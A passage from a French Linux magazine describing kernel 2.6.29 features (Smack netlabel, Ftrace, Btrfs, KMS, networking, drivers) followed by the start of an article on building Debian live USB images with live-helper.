int security_path_unlink(struct path *dir, struct dentry *dentry);
int security_path_mkdir(struct path *dir, struct dentry *dentry, int mode);
int security_path_rmdir(struct path *dir, struct dentry *dentry);
int security_path_mknod(struct path *dir, struct dentry *dentry, int mode,
                        unsigned int dev);
int security_path_truncate(struct path *path, loff_t length,
                           unsigned int time_attrs);
int security_path_symlink(struct path *dir, struct dentry *dentry,
                          const char *old_name);
int security_path_link(struct dentry *old_dentry, struct path *new_dir,
                       struct dentry *new_dentry);
int security_path_rename(struct path *old_dir, struct dentry *old_dentry,
                         struct path *new_dir, struct dentry *new_dentry);
```

2.3 Support pour SMACK des réseaux et systèmes distants non étiquetés

Commençons tout d'abord par mentionner que CIPSO (*Commercial IP Security Option*), créé par l'IETF, définit un format et des procédures pour supporter une (a priori) quelconque politique de sécurité globale au sein d'un réseau IP. La mise en œuvre de cela passe par un étiquetage des paquets IP, et par une interprétation similaire des étiquettes par les différents systèmes du réseau. Afin de supporter CIPSO, Linux intègre l'infrastructure NetLabel qui effectue le travail d'étiquetage et de vérification des paquets, via des hooks LSM.

Smack est un LSM permettant de définir une politique de sécurité globale au travers de règles (cf. la section sur les Credentials) s'appliquant sur un étiquetage de tous les objets du système. Lorsqu'un système sous la tutelle de Smack communique avec des machines ou réseaux distants, il est important que les paquets envoyés et reçus soient étiquetés afin que la politique de sécurité puisse être appliquée. Cependant, certaines machines communiquant avec un système sous la tutelle de Smack n'ont peut-être pas mis en œuvre de politique de sécurité globale et donc n'étiquettent peut-être pas les paquets réseau. Pour ces réseaux et machines distantes, un étiquetage automatique peut être défini au sein du système mettant en œuvre Smack, depuis cette version 2.6.29 du noyau. Cet étiquetage s'appuie principalement sur l'infrastructure NetLabel.

La gestion de cet étiquetage se fait depuis l'espace utilisateur au travers du système de fichiers mis en place par Smack. Une nouvelle entrée nommée `netlabel` prend place dans `/smack`. L'ajout automatique d'étiquettes aux paquets IP se fait via l'écriture dans `/smack/netlabel` de chaîne de caractères ayant l'une des deux formes suivantes :

```
A.B.C.D LABEL
```

ou

```
A.B.C.D/N LABEL
```

`A.B.C.D` représente une adresse réseau, `N` un entier entre 0 et 32, et `LABEL` correspond à l'étiquette Smack que l'on souhaite employer pour ce réseau ou cette machine. `N` spécifie le masque réseau pour l'adresse (s'il est omis, comme dans la première forme, la valeur 32 est prise par défaut). Les entrées, spécifiées dans `/smack/netlabel`, sont prises en compte pour l'étiquetage des paquets en partant des plus spécifiques. La règle d'étiquetage la plus générique est définie par une chaîne qui débute par exemple par `0.0.0.0/0`, alors que les règles les plus spécifiques ont la valeur de `N` à 32, comme `192.168.1.5/32` par exemple.

Une étiquette particulière « @ » a été définie et ne peut être associée qu'à des adresses. N'importe quel processus peut envoyer des paquets à destination d'une telle adresse, et les paquets en provenance de cette adresse peuvent être fournis à n'importe quelle socket du système. Remarquons toutefois que l'utilisation de cette étiquette particulière rend la mise en place d'une politique de sécurité globale stricte impossible. Il est donc souhaitable de s'en passer. **[E. L.]**

3 Gestion Mémoire

3.1 Exclusive I/O memory

Afin de limiter les dégâts sur l'espace noyau qui peuvent provenir de l'espace utilisateur, un mécanisme (activé via l'option de configuration `CONFIG_STRICT_DEVMEM`) a été mis en place dans le noyau 2.6.26 afin d'empêcher le *mapping* de la mémoire noyau depuis l'espace utilisateur, c'est-à-dire via l'utilisation de `mmap()` sur le périphérique virtuel `/dev/mem`. Ce mécanisme (une simple liste de régions bannies de `/dev/mem`) a été étendu dans la version 2.6.29 afin de couvrir les régions mémoire d'E/S. Toutefois, ce comportement n'est pas effectué par défaut. Les pilotes souhaitant réserver exclusivement les portions de l'espace d'adressage qu'ils emploient pour le pilotage de leur périphérique doivent employer les primitives : `pci_request_region_exclusive(3)`, `pci_request_regions_exclusive(2)` ou encore `pci_request_selected_regions_exclusive(3)`. Pour des raisons de développement/débogage d'un pilote, il est possible de spécifier au démarrage l'option de *boot* `iomem=relaxed`, afin de rendre possible le mapping via `/dev/mem` de régions d'E/S, même si le pilote associé emploie les primitives précédentes.

3.2 Information supplémentaire dans /proc/pid/smaps

Le fichier `/proc/[PID]/smaps` contient des informations sur les pages mappées en mémoire par le processus d'identifiant `[PID]`. De nouvelles informations concernant ces mappings ont été rajoutées. Elles servent à vérifier la taille des pages employées pour les régions des applications utilisant des pages larges (*huge pages*). Ainsi, deux nouvelles entrées sont présentes dans ce fichier pour chaque page employée par l'application que l'on surveille : `KernelPageSize` et `MMUPageSize`. La présence de ces deux entrées est nécessaire, car la taille de base employée par le noyau pour des pages larges peut ne pas correspondre à celles employées par la MMU suivant les versions de processeurs sur une même architecture. C'est par exemple le cas de l'architecture PPC64, pour laquelle de vieux processeurs nécessitent l'emploi de pages de 4 Ko, alors que le noyau utilise par défaut une taille de 64 Ko pour ses pages sur cette architecture.

[E. L.]

4 Appels système

4.1 f_op->poll() peut maintenant bloquer

Parmi les opérations du VFS, `f_op->poll()` était la seule à ne pas être autorisée à bloquer. Cela pouvait poser des problèmes d'implémentation de cette opération pour certains pilotes. Cela est désormais possible depuis la version 2.6.29 du noyau où l'implémentation des fonctions `sys_select()` et `sys_poll()` (lesquelles appellent `f_op->poll()`) a été revue. Ce changement est profitable notamment pour l'implémentation des systèmes de fichier en espace utilisateur comme FUSE (*Filesystem in Userspace*) ou 9p, car, pour ces systèmes, il est très difficile d'implémenter `f_op->poll()` de façon non bloquante.

[E. L.]

5 Initialisation du système

5.1 Infrastructure pour l'appel asynchrone de fonctions

Afin de rendre le démarrage d'un système plus rapide, la tâche la plus ardue, mais aussi la plus bénéfique, concerne la parallélisation de la détection du matériel. La découverte des périphériques peut en effet s'avérer être une tâche longue et fastidieuse. L'idée de paralléliser ce travail n'est pas nouvelle (cf. le projet *fastboot* d'Arjan van de Ven), mais de multiples problèmes l'ont empêchée d'être intégrée à la *mainline*. Par exemple, l'ordre de découverte des périphériques peut varier d'un démarrage à l'autre et ainsi peut changer la façon dont ils sont nommés. De plus, les accès concurrents et d'autres soucis ont affecté la stabilité du système, ayant pour conséquence que l'initialisation du système reste pour sa majeure partie séquentielle.

Cette situation est en train de changer grâce à Arjan van de Ven, avec l'intégration dans le noyau 2.6.29 d'une infrastructure permettant l'appel asynchrone de fonctions noyau (que l'on doit pour l'instant activer via l'option

de boot **fastboot**, car la stabilité de l'infrastructure est prévue pour la version 2.6.30 du noyau). Afin de résoudre les problèmes rencontrées lors des précédentes tentatives, Arjan a choisi de suivre une approche contrôlée de la parallélisation en évitant de tout paralléliser en une seule fois, et en concevant une API qui tente de masquer les effets problématiques de la parallélisation au reste du système. Ainsi, dans cette version, seulement les sous-systèmes de découverte des périphériques SCSI et ATA ont été modifiés. Aussi, l'API a été conçu afin de garantir que l'enregistrement des périphérique se fasse toujours dans le même ordre à chaque démarrage du système.

L'API est simple d'utilisation. Le code noyau souhaitant en profiter doit inclure le fichier **async.h** et écrire des fonctions pour traitement asynchrone respectant le prototype suivant.

```
typedef void (async_func_ptr) (void *data, async_cookie_t cookie);
```

Le pointeur **data** pointe sur des données privées et **cookie** est une donnée opaque que renvoie le noyau pour la synchronisation future des appels. Afin de lancer le traitement asynchrone d'une fonction du type **async_func_ptr**, un appel à la fonction suivante doit être effectué.

```
async_cookie_t async_schedule(async_func_ptr *ptr, void *data);
```

Lorsque cet appel est déclenché, la fonction pointée par **ptr** est exécutée durant l'exécution de **async_schedule()** ou plus tard. La valeur que renvoie **async_schedule()** permet d'identifier l'appel asynchrone que l'on vient d'effectuer. Il est alors possible d'attendre qu'une ou plusieurs fonctions asynchrones se terminent avant de continuer dans le code. Pour cela, l'une des fonctions suivantes est employée.

```
void async_synchronize_cookie(async_cookie_t cookie);

void async_synchronize_full(void);
```

La première permet de s'assurer que tous les appels asynchrones ayant été effectués avant celui identifié par **cookie** sont terminés. (Elle ne retourne qu'à partir de cet instant.) La deuxième, quant à elle, retourne quand tous les appels asynchrones ont été traités. Ces fonctions sont employées notamment pour garantir l'ordre d'enregistrement des périphériques.

L'implémentation de cette infrastructure emploie deux listes chaînées : **async_pending** et **async_running**, qui contiennent respectivement les appels asynchrones qui sont en attente d'exécution et ceux qui sont en cours d'exécution. Lorsque la fonction **async_schedule()** est appelée, elle place dans la liste **async_pending** le travail à traiter, et démarre si besoin un *thread* noyau pour l'effectuer. Lorsqu'un de ces threads a fini le traitement d'un appel asynchrone, il vérifie que la liste **async_pending** est vide avant de se terminer. Sinon, il traite un nouvel appel dans cette liste.

Une déclinaison des primitives précédentes existe afin de rendre possible la synchronisation sur différents lots d'appels asynchrones. Ainsi, les fonctions suivantes sont définies.

```
async_cookie_t async_schedule_special(async_func_ptr *ptr, void *data,
                                      struct list_head *running);

void async_synchronize_cookie_special(async_cookie_t cookie,
                                      struct list_head *running);

void async_synchronize_full_special(struct list_head *list);
```

La seule variation consiste en la création (par l'utilisateur de l'infrastructure) de sa propre liste **async_running** (il s'agit du paramètre **running** dans le prototype des fonctions précédentes) afin de pouvoir surveiller la terminaison d'un ensemble spécifique d'appels asynchrones. **[E. L.]**

6 Virtualisation

6.1 Le système de fichiers XenFS

Le système de fichier XenFS a été créé afin de permettre l'interaction entre l'hyperviseur Xen et l'espace utilisateur. Il permet l'exportation de diverses interfaces vers l'espace utilisateur. Notamment, il permet à l'espace utilisateur d'interagir avec Xenbus/Xenstore.

Xenstore est une sorte d'inventaire hiérarchique des données de configuration relatives aux domaines. Il est employé pour de multiples opérations comme la négociation au démarrage de la connexion aux pilotes de périphériques ou encore l'ajustement de l'empreinte mémoire d'un domaine, sa terminaison, etc. Les informations présentes dans cet inventaire ne sont pas statiques. Elles sont notamment scrutées par les différents domaines afin d'agir en conséquence. Xenbus est tout simplement l'interface spécifique à Linux pour l'accès à Xenstore. L'appellation vient du fait que le Xenstore est vu par Linux comme une sorte de « bus », lequel peut être sondé à la recherche de périphériques virtuels. Il fournit également une API pour les pilotes paravirtualisés afin qu'ils reçoivent des notifications et informations de la part de Xenstore et qu'ils puissent y inscrire des données.

L'interaction entre Xen et l'espace utilisateur se fait traditionnellement via l'accès à **/proc/xen**. Afin de ne pas rompre cette habitude et sans pour autant étendre les fonctionnalités de **procfs**, un point de montage sur **/proc/xen** a été rendu possible afin de monter un système de fichiers de type XenFS. **[E. L.]**

7 Fonctionnalités de Traçage/Débogage

7.1 Introduction à Ftrace

Ftrace est une infrastructure de traçage conçue dans l'optique d'aider les développeurs Linux à déboguer le noyau et à analyser les problèmes de latences et de performances qui s'y trouvent. Bien qu'à la base Ftrace soit un mécanisme de traçage de fonctions, son architecture a été pensée pour être extensible via des *plugins*, lesquels implémentent d'autres types de traçage. On trouve notamment parmi ces plugins un qui trace les changements de contexte, un autre qui mesure le temps qu'il faut pour qu'une tâche de haute priorité s'exécute après avoir été réveillée, un qui mesure le durée pendant laquelle les interruptions sont désactivées, etc.

Ftrace emploie le système de fichiers **debugfs** pour son pilotage, ainsi que pour l'affichage des résultats. Pour l'utiliser, il faut monter **debugfs**, et, pour cela, il suffit d'exécuter la commande suivante sur un système où le noyau a été compilé avec Ftrace.

```
# mount -t debugfs nodev /sys/kernel/debug
```

Est alors disponible dans **/sys/kernel/debug**, un dossier **tracing** qui contient tous les fichiers de contrôle du traçage, ainsi que les fichiers de résultats.

Les premiers traceurs à avoir vu le jour sont les suivants :

- **ftrace** qui trace toutes les fonctions noyau.
- **sched_switch** qui trace les changements de contexte entre tâches.
- **irqsoff** qui trace les régions de code qui désactivent les interruptions, et sauvegarde la trace ayant la plus grande latence.
- **preempt_off** est similaire à irqsoff, mais s'occupe des régions de code où la préemption est désactivée.
- **preemptirqsoff** effectue un travail similaire aux deux traceurs précédents, mais confond la désactivation des interruptions et celle de la préemption.
- **wakeup** trace et enregistre la latence maximale dont est victime la tâche de plus haute priorité pour être ordonnancée après avoir été réveillée.

Pour activer un traceur, il faut écrire son nom dans le fichier **current_tracer**. Pour tous les désactiver, il suffit d'y écrire la chaîne « none ».

7.2 Améliorations apportées à Ftrace et nouveautés

La version 2.6.29 du noyau voit l'arrivée de nombreuses améliorations et nombreux ajouts de mécanismes à l'infrastructure de Ftrace. Nous en détaillons quelques-uns dans la suite de cette section.

Un nouveau traceur mesure la durée d'exécution des fonctions noyau en nanosecondes. Il faut compiler le noyau avec l'option **CONFIG_FUNCTION_RET_TRACER** pour l'utiliser.

Le traceur de pile **stack-tracer** employant l'infrastructure Ftrace examine à chaque appel de fonction la taille de la pile. Si la taille excède la valeur positionnée dans le fichier **stack_max_size**, alors elle y est enregistrée. La pile des appels est également visualisable. Alors que ce type de traçage n'a été implémenté que pour l'architecture x86, il ne lui est pas spécifique. C'est pourquoi un nouveau flag générique de configuration a été mis en place pour prévoir les futures implémentations.

Un autre traceur, nommé **power-tracer**, voit le jour dans cette version du noyau. Il permet d'aider à traquer les excès de consommation électrique. Pour cela, il génère des statistiques détaillées sur les états de consommation énergétique dans lesquels se trouvent les CPU. Il est ainsi possible d'observer précisément les décisions que prend le code de gestion de l'énergie, et non de se contenter des moyennes de trop haut niveau qui étaient jusqu'alors les seules disponibles. L'exemple suivant montre la façon d'utiliser ce traceur.

```
# echo cstate > /sys/kernel/debug/tracing/current_tracer
# echo 1 > /sys/kernel/debug/tracing/tracing_enabled
# sleep 1
# echo 0 > /sys/kernel/debug/tracing/tracing_enabled
# cat /sys/kernel/debug/tracing/trace | perl scripts/trace/cstate.pl > out.svg
```

Une nouvelle requête système **SysRq-z** a été définie pour afficher tous les tampons de traçage. Le mécanisme de *System Request* (fonction de débogage à activer dans la configuration du noyau), s'utilise via une séquence d'échappement du clavier et permet d'effectuer diverses tâches telles que l'affichage d'informations sur tous les processus du système, le remontage des systèmes de fichiers en lecture seule, le redémarrage brutal de la machine, etc.

Il est désormais possible de faire tracer un unique PID par le *function graph tracer*. Ce tracer enregistre les adresses de retour de la tâche courante dans sa structure **thread_info**. Il est alors possible de récupérer la pile ordonnée des fonctions qui ont été appelées durant l'exécution du code de la tâche. Les commandes suivantes illustrent l'utilisation du mécanisme.

```
# echo $$ > /sys/kernel/debug/tracing/set_ftrace_pid
# echo function_graph > /sys/kernel/debug/tracing/current_tracer
```

Ces deux commandes déclenchent le traçage des appels de fonctions effectués par le *shell* courant. Ses processus fils seront également tracés. Notons que le traçage exclusif des processus *swapper* (idle task) de toutes les CPU peut être activé en inscrivant la valeur 0 dans le fichier **set_ftrace_pid**.

Un nouveau fichier permet au function graph tracer de tracer une unique fonction. Si le fichier **/sys/kernel/debug/tracing/set_graph_function** est vide, le tracer se comporte normalement, sinon il trace uniquement la fonction spécifiée. L'exemple suivant illustre le cas du traçage de la fonction **blk_unplug**.

```
# echo blk_unplug > /sys/kernel/debug/tracing/set_graph_function
 # cat /sys/kernel/debug/tracing/trace
 [...]
 ------------------------------------------
 | 2)  make-19003  =>  kjournald-2219
 ------------------------------------------

 2)               |  blk_unplug() {
 2)               |    dm_unplug_all() {
 2)               |      dm_get_table() {
 2)      1.381 us |        _read_lock();
 2)      0.911 us |        dm_table_get();
 2)      1. 76 us |        _read_unlock();
 2) +   12.912 us |      }
 2)               |      dm_table_unplug_all() {
 2)               |        blk_unplug() {
 2)      0.778 us |          generic_unplug_device();
 2)      2.409 us |        }
 2)      5.992 us |      }
 2)      0.813 us |      dm_table_put();
 2) +   29. 90 us |    }
 2) +   34.532 us |  }
```

Il est actuellement possible d'ajouter 32 fonctions dans ce fichier. L'ajout se fait de la façon suivante :

```
# echo sys_read >> /sys/kernel/debug/tracing/set_graph_function
# cat /sys/kernel/debug/tracing/set_graph_function
blk_unplug
sys_read
```

L'utilisation du caractère « > » efface, quant à lui, la liste des fonctions à tracer et en inscrit une nouvelle.

Un nouveau *profiler* a été ajouté sur les macros **likely** et **unlikely** employées par le noyau. Ces macros spécifient au compilateur qu'une condition a soit de fortes chances de se produire (**likely**), soit au contraire peu de chance de se produire (**unlikely**). Il s'ensuit que le compilateur peut alors effectuer des choix judicieux pour optimiser l'exécution du code en favorisant les branchements conditionnels les plus probables.

Ce profiler associe à presque toutes les macros **likely** et **unlikely** un compteur. Les conditions évaluées au travers de ces macros sont alors la cible de ce profiler. Pour chaque condition, est compté le nombre de fois où elle a été satisfaite et le nombre de fois où cela n'était pas le cas. Les résultats en cours d'exécution sont disponibles dans les fichiers **profile_likely** et **profile_unlikely**. Une illustration sur le fichier **profile_unlikely** est donnée ci-dessous.

```
# cat /sys/kernel/debug/tracing/profile_unlikely | head
 correct incorrect  %        Function                  File              Line
 ------- ---------  -        --------                  ----              ----
    2167         0  0 do_arch_prctl             process_64.c      832
       0         0  0 do_arch_prctl             process_64.c      804
    2670         0  0 IS_ERR                    err.h             34
   71230      5693  7 __switch_to               process_64.c      673
   76919         0  0 __switch_to               process_64.c      639
   43184     33743 43 __switch_to               process_64.c      624
   12740     64181 83 __switch_to               process_64.c      594
   12740     64174 83 __switch_to               process_64.c      590
```

[E. L.]

8 Gestion des cartes graphiques

Le redesign de la gestion de l'affichage graphique sous Linux poursuit son chemin : après l'interface de gestion mémoire des périphériques graphiques (GEM) apparue dans le précédent noyau, c'est cette fois-ci un autre composant majeur, nommé KMS pour *Kernel Mode Settings* qui est inclus. Il donne la possibilité de déléguer la gestion des modes (résolution, profondeur de couleurs) de la carte graphique au noyau. Plusieurs avantages de taille y sont associés. Tout d'abord, la possibilité d'avoir une résolution optimale du moniteur dès le boot, de la console jusqu'au bureau, sans clignotements de l'écran lors du passage console – *framebuffer* – serveur X. Jusqu'alors les différentes infrastructures d'affichage n'avaient aucune connaissance l'une de l'autre, et aucun moyen centralisé de savoir l'état d'initialisation et de paramétrage de la carte graphique ; ainsi, chacune d'entre elles (re)faisait sa propre configuration du matériel. KMS fournit un moyen commun de gérer cette problématique. Ensuite, le temps de boot s'en trouve réduit. Enfin, cette infrastructure va également permettre à court terme, pour les matériels disposant de pilotes sachant en tirer profit, d'exécuter le serveur Xorg en tant qu'utilisateur normal.

Attention, actuellement KMS ne fonctionne qu'avec les cartes graphiques Intel et requiert la dernière version du projet Xorg ; pour le tester, il faut activer l'option **CONFIG_DRM_I915_KMS**. En ce qui concerne les matériels des deux concurrents Nvidia et ATI, l'implémentation de KMS pour le pilote Radeon (ATI) *open source* est en cours. Côté Nvidia, aucune déclaration concernant le pilote propriétaire ; quant au projet Nouveau, l'implémentation de KMS est également en cours, mais rien de fonctionnel, ni stable n'est à attendre dans l'immédiat. La difficulté pour ces deux projets est qu'utiliser KMS nécessite également un gestionnaire de mémoire graphique dans le noyau, et que leurs besoins sont plus complexes que ce que fournit pour l'instant GEM.

[M. B.]

9 Réseau

Cela faisait quelque temps que cette section n'avait pas été aussi chargée, le noyau 2.9.29 voyant en effet apparaître plusieurs évolutions significatives ayant trait au réseau. Le menu commence par l'infrastructure nommée *Generic Receive Offload*, qui entre dans la branche officielle de Linux. Destinée à diminuer le coût de traitement des paquets sur un système recevant un fort trafic, elle s'intercale entre le pilote du matériel (carte Ethernet...) et la pile réseau du noyau. Elle intercepte les données entrantes et, si possible, se propose de grouper en un seul paquet, plus gros, jusqu'à huit paquets reçus. Elle *parse* très rapidement leurs entêtes et les relaie à la pile réseau qui, elle, effectue des traitements plus complexes, et se trouve donc soulagée d'en avoir moins à analyser. Pour l'instant, seul le pilote e1000 peut en profiter, les autres devraient être portés dans les versions à venir du noyau. Cette technologie vient compléter TSO, qui a un fonctionnement similaire, mais pour les paquets sortants.

Deuxième nouveauté marquante de cette rubrique, le support du WiMax fait son apparition à compter de cette version du noyau. Rappelons qu'il s'agit d'une norme de transmission de données à haut débit et sur de longues distances, sans fil. L'infrastructure incluse dans Linux répond pour l'instant aux besoins des matériels Intel. Elle sera enrichie et améliorée dans le futur, lorsque d'autres pilotes voudront profiter de ses fonctionnalités.

La solution de virtualisation par containers intégrée au noyau s'améliore extrêmement rapidement ; pour le noyau 2.6.29, il est possible d'activer les « *Network Namespaces* » et d'assigner des interfaces réseau à un container sans avoir à désactiver complètement sysfs à la compilation du noyau. On comprendra que cette limitation était un frein pour nombre d'utilisateurs.

Le mode point d'accès, jusqu'alors désactivé dans la pile Wifi générique mac80211 du noyau, est désormais actif par défaut. Ce mode ne peut cependant fonctionner sans l'aide du démon hostapd, en charge de toutes les procédures d'authentification.

La pile TCP se dote d'une version améliorée de l'algorithme de gestion de la congestion par défaut, CUBIC 2.3, qui devrait permettre une montée en vitesse plus rapide d'un transfert (phase dite de « *slow start* », lorsqu'un transfert commence ou a été perturbé en atteignant le débit maximum du médium de transmission), en particulier lorsque le receveur à l'autre bout est un système MS-Windows.

Enfin, Linux implémente le protocole FCoE, permettant de faire transiter le protocole de transmission Fiber Channel sur une liaison Ethernet. À noter que ce protocole n'est pas routable, ni administrable de manière classique, car il n'utilise pas TCP/IP.

[M. B.]

10 Stockage et systèmes de fichiers

Nous voici à présent dans la rubrique qui est la plus médiatisée pour cette nouvelle version du noyau. Ceux qui suivent, même de loin, l'évolution de Linux, n'auront pu rester sans savoir qu'un futur poids-lourd des systèmes de fichiers, nommé Btrfs et déjà présenté dans notre Kernel Corner du numéro 106, fait une arrivée fracassante et par la grande porte. Avant toute chose, nous nous devons de signaler qu'il doit être considéré comme un composant hautement expérimental, auquel il ne faut donc confier aucune donnée importante. Côté fonctionnalités, voici en quelques points un rappel de ses qualités :

- Redondance : Btrfs inclut sa propre gestion du RAID, et permet une redondance des données et/ou des métadonnées, pour l'instant en miroir (RAID1) et en RAID5. Le *stripping* (RAID0) est également possible.
- Intégrité des données : le FS effectue une somme de contrôle de chaque bloc écrit, qui permettra de vérifier que les données ne sont pas corrompues et en cas de besoin de les lire depuis un autre endroit si une redondance de données existe.
- Gestion de volumes : par besoin d'espace supplémentaire ou envie de redondance, il est possible d'ajouter une nouvelle partition, à chaud, à un volume, et même de décider d'y dupliquer les données et/ou les métadonnées existantes sur le volume.
- *Snapshotting* et *copy-on-write* : il est possible de réaliser à tout instant un nombre illimité de clichés d'un volume ou d'un répertoire, par exemple avant une manipulation dangereuse ou avant une suppression dont on n'est pas sûr des conséquences... de manière instantanée et sans gaspiller d'espace grâce au CoW : le cliché, ou snapshot, n'occupera aucun espace au début. Lorsqu'on modifiera un fichier inclus dans le snapshot, les données modifiées seront écrites à un autre endroit du volume, et les anciennes préservées et attribuées au snapshot. Chaque snapshot se présente sous la forme d'un répertoire à la racine d'un volume Btrfs monté, rendant extrêmement facile leur utilisation et leur gestion. Ils sont accessibles en écriture et eux-mêmes snapshotables.
- Les petits plus qui font saliver : compression des données à la volée, utilisation optimisée des disques SSD, stockage optimisé des petits fichiers, fsck à chaud, conversion réversible d'un volume Ext en Btrfs...

Pour le tester, on ne recommandera jamais assez de lui dédier une partition ne recevant que des données récupérables via d'autres supports de stockage en cas de problème. Il faut également disposer des outils en espace utilisateur, à télécharger à l'adresse http://www.kernel.org/pub/linux/kernel/people/mason/btrfs/.

Non, ce n'est pas le seul petit nouveau à apparaître dans ce nouveau noyau... Il nous faut également compter avec Squashfs, qui est un système de fichiers compressé, en lecture seule. Les données sont décompressées à la volée. Il est souvent utilisé dans les matériels dits « embarqués », où le système n'a pas de raisons de changer et où les contraintes en espace de stockage sont fortes.

Parmi le reste, on ne manquera pas de remarquer qu'eCryptfs permet dorénavant de chiffrer les noms de fichiers en plus de leur contenu, et que Ext4, qui devrait devenir le système de fichiers par défaut de la future Fedora 11, permet pour des raisons de performance de fonctionner sans journal (bien que l'information permettant de savoir comment faire soit inexistante). **[M. B.]**

11 Mise en veille et hibernation

Dans son long et difficile chemin vers un fonctionnement fiable de l'hibernation et de la mise en veille, le noyau intègre un ensemble de patchs génériques touchant à la gestion des périphériques PCI. Linux Torvalds a diagnostiqué que dans le cas où un pilote gère correctement les phases de *suspend/resume* sur certains systèmes, mais pas sur d'autres, le problème était souvent lié à la gestion des interruptions matérielles. Il estime qu'à partir de cette version ce genre d'ennuis devrait être réglé, et nous invite cordialement, nous les utilisateurs, à signaler les problèmes rencontrés lors de la mise en veille, de l'hibernation ou du réveil de nos machine, dans le cas où la faute incombe à un pilote.

Rappelons qu'il existe un moyen basique et, il faut bien l'avouer, un peu rustique, pour tester le (bon) fonctionnement de la mise en veille d'un système. Il nous faut disposer d'un noyau compilé avec l'option **CONFIG_PM_DEBUG**. Grâce à elle, une entrée sysfs **/sys/power/pm_test** est créée. Pour tester seulement l'étape concernant les périphériques et leurs pilotes, nous effectuons un :

```
# echo devices > /sys/power/pm_test
```

Le noyau doit alors geler tous les processus en cours d'exécution sur le système, puis les périphériques, attendre 5 secondes puis réveiller tout ce beau monde en commençant par le matériel. Si le test ne fonctionne pas, il faut le recommencer, au besoin plusieurs fois, après avoir déchargé manuellement un ou plusieurs pilotes, jusqu'à trouver le coupable : si le test fonctionne en ayant au préalable retiré manuellement un module, c'est très certainement le coupable. **[M. B.]**

12 Gestion du matériel et périphériques

Une fois de plus, les nouveautés sont nombreuses côté pilotes, faisant encore la part belle au Wifi. Si l'arbre « *staging* » apporte plusieurs nouveaux pilotes, il faut rappeler que leur qualité est considérée comme insuffisante. Pour les compiler et les utiliser, il faudra activer l'option *Device Drivers --> Staging Drivers*, puis, dans le sous-menu, désactiver l'option « *Exclude Staging drivers from being built* ». À présent, place au rapide résumé des changements les plus significatifs de ce *kernel*.


- Pas moins de cinq nouveaux pilotes Wifi sont inclus, mais en tant que staging. Trois d'entre eux (**rt2860**, **rt2870** et **rtl8187SE**) se destinent aux produits de Realtek. Le quatrième, répondant au nom de **otus**, se destine aux puces UB81, UB82 et UB83 du même fabricant, tandis que le dernier, **agnx**, gère les puces Airgo AGNX00, implémentant la norme 802.11n (MIMO). Quant au module déjà existant **at76_usb**, il a été réécrit pour utiliser la couche Wifi générique du noyau.
- Attention, le pilote **eepro100**, prenant en charge les cartes Ethernet Intel Pro 100, est retiré. Le module **e100** le remplace.
- Le module **ath9k** prend désormais en charge les puces Atheros ar9285.
- Trois nouveaux pilotes de cartes Ethernet font leur entrée : **smsc9420** pour les cartes SMSC LAN9420, **ks8695net** (puce Ethernet multiport) et **benet** (arbre staging) destiné aux interfaces ServerEngines 10GB.
- Le pilote graphique **i915** (Intel) gère la sortie HDMI sur les matériels de type G4X.
- Le rétroéclairage de plusieurs modèles de portables Dell est maintenant géré grâce au nouveau module **dell_laptop**. À partir de ce noyau 2.6.29, les codes sources de ces pilotes spécifiques, appelés *platform drivers* et prenant en charge les batteries, rétroéclairages et boutons spéciaux ont été déplacés du dossier **drivers/misc** au dossier **drivers/platform/x86**.
- Notons pour terminer que plusieurs webcams, périphériques audio et d'acquisition vidéo supplémentaires sont désormais gérés, ainsi que les cartes iSCSI 10GB Chelsio T3.

Pour conclure, il ne fait pas de mal de rappeler qu'à chaque nouveau noyau, de nombreux matériels supplémentaires sont gérés sans ajout de nouveau pilote, et ne sont donc pas cités dans ces colonnes ; il s'agit de matériels contenant des puces déjà gérables par un module existant, mais dont ledit module ne connaissait pas l'existence, c'est-à-dire ne disposait pas des identifiants uniques (Vendor ID et Product ID) du produit. S'il vous manquait une raison de compiler et tester :-)... **[M. B.]**

13 Divers

Pour compiler le noyau avec GCC, à compter de cette version, il faudra disposer d'une version au moins égale à la 4.2, les versions 4.1.0 et 4.1.1 ayant des bugs empêchant la compilation d'un noyau fonctionnel. **[M. B.]**

Créez votre live CD Debian



Avec l'arrivée de la version 5.0 de Debian sont apparues un grand nombre de nouveautés. Debian est mature : le projet, sa politique d'intégration de logiciels, sa gestion interne… On le sait, Debian est une valeur sûre. Mais, c'est avec plaisir qu'on est à chaque fois étonné de voir apparaître de nouvelles fonctionnalités. Ce qui nous intéresse ici, c'est le mécanisme de construction de versions live du système, aussi bien pour CD que pour clefs USB.

Auteur

- Denis Bodor

Quitte à passer pour un adorateur de la petite spirale rouge, autant le faire bien. Certes, la dernière version d'Ubuntu, la 8.10, intègre une entrée de menu permettant de créer un système live sur clef USB. Debian semble donc arriver un peu en retard avec son *live-helper*, mais, après un simple coup d'œil, on voit bien quelle distribution est dérivée de l'autre. Live CD/USB oui, mais via the Debian's way ! Pas de convi-menu, pas de bureau surchargé. C'est l'esprit Unix. Cette philosophie qui dit que les choses doivent être faites simplement, séparément et proprement. C'est ce qu'on aime chez Debian. Mais, trêve de passage de pommade, passons aux choses sérieuses.

Petite précision avant de commencer. Le projet Debian Live (http://debian-live.alioth.debian.org/) ne date pas d'hier, mais c'est avec l'arrivée de la 5.0 qu'il a gagné ses lettres de noblesse. En cela, Debian est bel et bien en avance sur les distributions sœurs, fussent-elles plus populaires que l'original auprès des utilisateurs lambda.

1 Pré-requis

Le principe de fonctionnement du constructeur de système live est fort simple. Créer un système de fichiers racine, télécharger les paquets, *déboostraper* une installation, la configurer et fusionner le tout en live CD ou en image pour clef USB.

Un certain nombre de choses sont nécessaires. Pour réussir ce tour de magie, il vous faut :

- Un accès au compte du super-utilisateur **root** (**login**, **su**, **sudo**, c'est vous qui voyez).
- Le live-helper à jour (installable via **aptitude**, mais il existe des paquets pour d'autres distributions).
- Un shell POSIX (Bash ou le shell minimaliste Dash).
- **debootstrap** pour construire un système minimaliste (installation avec le paquet du même nom, et la même remarque que pour live-helper s'applique ici).
- Un noyau Linux 2.6.

Avec une distribution Debian, l'entrée en matière consiste donc en ces quelques commandes :

```
$ cd /quelque/part
$ mkdir DEBLIVE
$ cd DEBLIVE
$ sudo -s
% aptitude install live-helper debootstrap
```

Nous partons ici sur la construction d'une image pour clef ou disque USB et nous commençons par créer l'arborescence nécessaire à la fabrication de l'ensemble :

```
% lh_config -b usb-hdd
% ls -la
